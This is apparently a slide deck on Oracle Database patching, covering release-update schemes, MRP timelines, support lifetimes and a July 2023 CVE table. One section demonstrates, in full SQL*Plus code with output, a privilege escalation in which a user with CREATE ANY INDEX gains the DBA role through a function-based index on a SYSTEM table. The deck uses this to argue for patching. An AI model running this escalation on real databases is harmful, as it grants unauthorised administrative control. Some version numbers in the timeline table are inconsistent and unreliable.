ORACLE

Database Patching Deep Dive

Oracle Database

- **OCMs 11g / 12c / MAA / Cloud**
- **OCEs 11g / 12c**
- **(…)**

www.dbarj.com.br

@rodrigojorgedba

/rodrigoaraujorge

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ace.oracle.com/nominate

Stretch Up

Creating any Index

User with:

- CREATE SESSION
- CREATE PROCEDURE
- CREATE ANY INDEX

```
SQL> conn / as sysdba
Connected.

SQL> create user dbarj identified by "oracle";
User created.

sql> grant create session, create procedure, create any index to dbarj;
Grant succeeded.
```

```
SQL> conn dbarj/oracle
Connected.

SQL> create or replace function getdba(c1 varchar)
return varchar deterministic authid current_user
is
  pragma autonomous_transaction;
begin
  execute immediate 'grant dba to dbarj';
  commit;
  return 'acme';
end;
/

Function created.

SQL> grant execute on getdba to public;

Grant succeeded.
```

```
SQL> select table_name from all_tables where owner='SYSTEM' order by 1 asc;

TABLE_NAME
----------------------------------
HELP
MVIEW$_ADV_INDEX
MVIEW$_ADV_OWB
MVIEW$_ADV_PARTITION
OL$
OL$HINTS
OL$NODES

7 rows selected.
```

```
SQL> desc system.help

Name                                       Null?     Type
------------------------------------------ --------- -------------------------
TOPIC                                      NOT NULL  VARCHAR2(50)
SEQ                                        NOT NULL  NUMBER
INFO                                                 VARCHAR2(80)
```

```
SQL> create index info_index on system.help(dbarj.getdba(info));

Index created.

SQL> set role dba;

Role set.

SQL> drop index info_index;

Index dropped.
```

Creating any Index | Issue

SYSTEM

DBARJ


```
function dbarj.getdba(c1 varchar)
return varchar deterministic authid current_user
is
  pragma autonomous_transaction;
begin
  execute immediate 'grant dba to dbarj';
  commit;
  return 'acme';
end;
```

Basic Facts | Patch versus Upgrade

▶ PATCH

Oracle 19.**3**.0	→	**Oracle 19.20.0**

`opatch`

▶ UPGRADE

Oracle **18**.6.0	→	**Oracle 19.20.0**

`autoupgrade.jar`
or
`dbupgrade`

Patching | **Before** Oracle Database 12.2

Base Release

PSU 1   BP 1

PSU 2   BP 2

PSU 3   BP 3

PSU 4   BP 4

Patching | Since Oracle Database 12.2

Base Release

RU 1 → RUR **1** for RU 1 → RUR **2** for RU 1

RU 2 → RUR **1** for RU 2 → RUR **2** for RU 2

RU 3 → RUR **1** for RU 3 → RUR **2** for RU 3

RU 4 → RUR **1** for RU 4 → RUR **2** for RU 4

Patching | **From** Oracle Database 19.17.0 (Oct 2022)

Base Release		

RU 1 ➡️ RU 1 + MRP 1   ➡️ RU 1 + MRP 2   ➡️ RU 1 + MRP 3

RU 2 ➡️ RU 2 + MRP 1   ➡️ RU 2 + MRP 2   ➡️ RU 2 + MRP 3

RU 3 ➡️ RU 3 + MRP 1   ➡️ RU 3 + MRP 2   ➡️ RU 3 + MRP 3

RU 4 ➡️ RU 4 + MRP 1   ➡️ RU 4 + MRP 2   ➡️ RU 4 + MRP 3

Monthly Recommended Patches | Timeline

	2022 October	November	December	2023 January	February	March	April	May	June	July	August	September	October	November
19.17.0	19.17.0	MRP1	MRP2	MRP3	MRP4	MRP5	MRP6							
19.18.0				19.18.0	MRP1	MRP2	MRP3	MRP4	MRP5	MRP6				
19.19.0							19.19.0	MRP1	MRP2	MRP3	MRP4	MRP5	MRP6	
19.20.0										19.20.0	MRP1	MRP2	MRP3	MRP4
19.21.0													19.21.0	MRP1

Timeline | Release Updates

		2020				2021				2022				2023		
		January	**April**	**July**	**October**	**January**	**April**	**July**	**October**	**January**	**April**	**July**	**October**	**January**	**April**	**July**
19c		19.6.0	19.9.0	19.8.0	19.9.0	19.20.0	19.11.0	19.12.0	19.13.0	19.14.0	19.15.0	19.16.0	19.17.0	19.18.0	19.19.0	19.20.0
21c							21.3.0	21.4.0	21.5.0	21.6.0	21.7.0	21.8.0	21.9.0	21.10.0	21.11.0	21.12.0

Lifetime Support Policy

| | 2009 | 2010 | 2011 | 2012 | 2013 | 2014 | 2015 | 2016 | 2017 | 2018 | 2019 | 2020 | 2021 | 2022 | 2023 | 2024 | 2025 | 2026 | 2027 |

11.2.0.4 — EXTENDED — MARKET DRIVEN SUPPORT — UPGRADE SUPPORT

12.1.0.2 — EXTENDED — UPGRADE SUPPORT

12.2.0.1 — LIMITED ERROR CORRECTION

18c

latest Long Term Release **19c** EXTENDED

latest Innovation Release **21c**

- Premier Support
- Waived Extended Fee
- Extended Support
- Limited Error Correction
- Market Driven Support
- Upgrade Support

CVE ID	Component	Package and/or Privilege Required	Protocol	Remote Exploit without Auth.?	CVSS VERSION 3.1 RISK (see Risk Matrix Definitions)										Supported Versions Affected	Notes
					Base Score	Attack Vector	Attack Complex	Privs Req'd	User Interact	Scope	Confid-entiality	Inte-grity	Avail-ability			
CVE-2022-43680	Oracle Text (LibExpat)	Create Session, Create Index	Oracle Net	No	6.5	Network	Low	Low	None	Un-changed	None	None	High	19.3-19.19, 21.3-21.10	
CVE-2023-23931	OML4Py (cryptography)	Create Session	Oracle Net	No	5.4	Network	Low	Low	None	Un-changed	None	Low	Low	21.3-21.10	
CVE-2023-22034	Unified Audit	SYSDBA	Oracle Net	No	4.9	Network	Low	High	None	Un-changed	None	High	None	19.3-19.19, 21.3-21.10	
CVE-2023-21949	Advanced Networking Option	None	Oracle Net	Yes	3.7	Network	High	None	None	Un-changed	None	Low	None	19.3-19.19, 21.3-21.10	
CVE-2023-22052	Java VM	Create Session, Create Procedure	Multiple	No	3.1	Network	High	Low	None	Un-changed	None	Low	None	19.3-19.19, 21.3-21.10	

https://www.oracle.com/security-alerts/cpujul2023.html

Release Update Contents
